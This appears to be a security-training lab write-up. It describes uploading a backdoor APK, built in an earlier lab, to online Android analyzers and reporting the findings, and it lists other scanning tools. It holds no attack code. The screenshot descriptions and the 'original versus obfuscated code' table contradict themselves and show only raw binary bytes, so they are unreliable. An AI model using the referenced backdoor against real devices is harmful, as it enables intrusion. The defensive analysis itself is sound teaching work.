I'll try to fix bugs and add requested features, if possible.



Binaries

Backdoor (1).apk (9.9KB)

The screenshot shows the DroidApkAnalyzer application window. At the top, it displays the file name "Backdoor (1).apk (9.9KB)". Below this, the "AndroidManifest.xml" tab is selected, showing the XML code for the manifest file. The code is heavily obfuscated, with many characters replaced by question marks or other symbols. The bottom of the window features a toolbar with various icons for file operations like Open, Save, and Analyze.

```
AndroidManifest.xml  
KoSG  
1y@ O  
]tQU  
3s~s  
E*~&B  
^@?B  
P=za  
N5~}  
C-C>
```

Backdoor (1).apk (9.9KB)

This screenshot shows the same DroidApkAnalyzer interface as the previous one, but with line numbers added to the left of the obfuscated code. The line numbers correspond to the original, readable code shown in the first screenshot. The code remains heavily obfuscated with question marks and symbols. The toolbar at the bottom is identical to the first screenshot.

Line Number	Original Code	Obfuscated Code
1e		AndroidManifest.xml
33		KoSG
41		1y@ O
71]tQU
8d		3s~s
a1		E*~&B
b5		^@?B
131		P=za
161		N5~}
208		C-C>

This concludes the demonstration of analyzing a malicious app using online Android analyzers.

You can also use other online Android analyzers such as SandDroid (<http://sanddroid.xjtu.edu.cn>), and Apktool (<http://www.javadecompilers.com>), to analyze malicious applications

Close all open windows and document all the acquired information.

-You can also use other Android vulnerability scanners such as X-Ray 2.0 (<https://duo.com>), Vulners Scanner (<https://play.google.com>), Shellshock Scanner - Zimperium (<https://play.google.com>), Yaazhini (<https://www.vegabird.com>), and Quick Android Review Kit (QARK) (<https://github.com>) to analyze malicious apps for vulnerabilities.

-Close all open windows and document all the acquired information.

Report

Objective:

The objective of this task is to leverage online Android analyzers, specifically Sixo Online APK Analyzer, to conduct a security analysis of a malicious app (Backdoor.apk). This app was previously used in a lab exercise focused on hacking an Android device through the creation of binary payloads using Parrot Security.

Procedure

File Retrieval: Retrieve the malicious file (Backdoor.apk) from the previous lab exercise. If the file is missing, refer to Lab 1 Task 1 for instructions on recreating the file.

Selection of Online Analyzers: Utilize trusted online Android analyzers, such as Sixo Online APK Analyzer, for the security analysis. These tools offer scanning capabilities to detect vulnerabilities in Android APK packages.

Uploading the Malicious App: Upload the malicious app (Backdoor.apk) to the chosen online analyzer platform. This involves navigating to the online service and following the provided instructions for file submission.

Security Analysis: Allow the online analyzer to perform a comprehensive security analysis of the uploaded app. This includes scanning for potential vulnerabilities, malicious code, and other security-related issues.

Notes

Following its analysis of the Backdoor.apk file, the online analyzer will produce a report outlining its conclusions.

The report might contain details on known vulnerabilities, possible dangers, and behavioral patterns of the app.

In summary

Using online Android analyzers, one may study the malicious app and gain important insights regarding its security posture.

The analysis's findings will help to clarify any possible dangers related to the app and raise public awareness of cybersecurity issues.

Suggestions

Take into consideration implementing the necessary steps to resolve vulnerabilities found and reduce potential security risks in light of the analysis report.

As part of a proactive strategy for app security, make frequent use of online Android analyzers, particularly when working with data whose origin is unclear.